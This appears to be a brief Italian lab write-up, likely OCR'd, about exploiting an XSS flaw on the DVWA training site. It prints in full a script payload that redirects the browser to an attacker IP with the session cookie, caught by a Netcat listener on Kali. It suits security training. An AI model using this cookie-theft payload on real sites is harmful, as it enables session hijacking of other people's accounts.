

Abbiamo identificato una vulnerabilità XSS sul sito DVWA utilizzando un payload di test <i> 2pac



La visualizzazione del nome utente in corsivo indica la presenza della vulnerabilità. Successivamente abbiamo utilizzato il nostro payload personalizzato <script>window.location='http://192.168.1.8:12345/?cookie=' + document.cookie</script> e Netcat per la cattura dei cookie. Nel quale 192.168.1.8 è l'IP della macchina attaccante in questo caso Kali Linux



Per concludere abbiamo monitorato la finestra di Netcat sulla nostra macchina attaccante, rilevando con successo i cookie della sessione del target.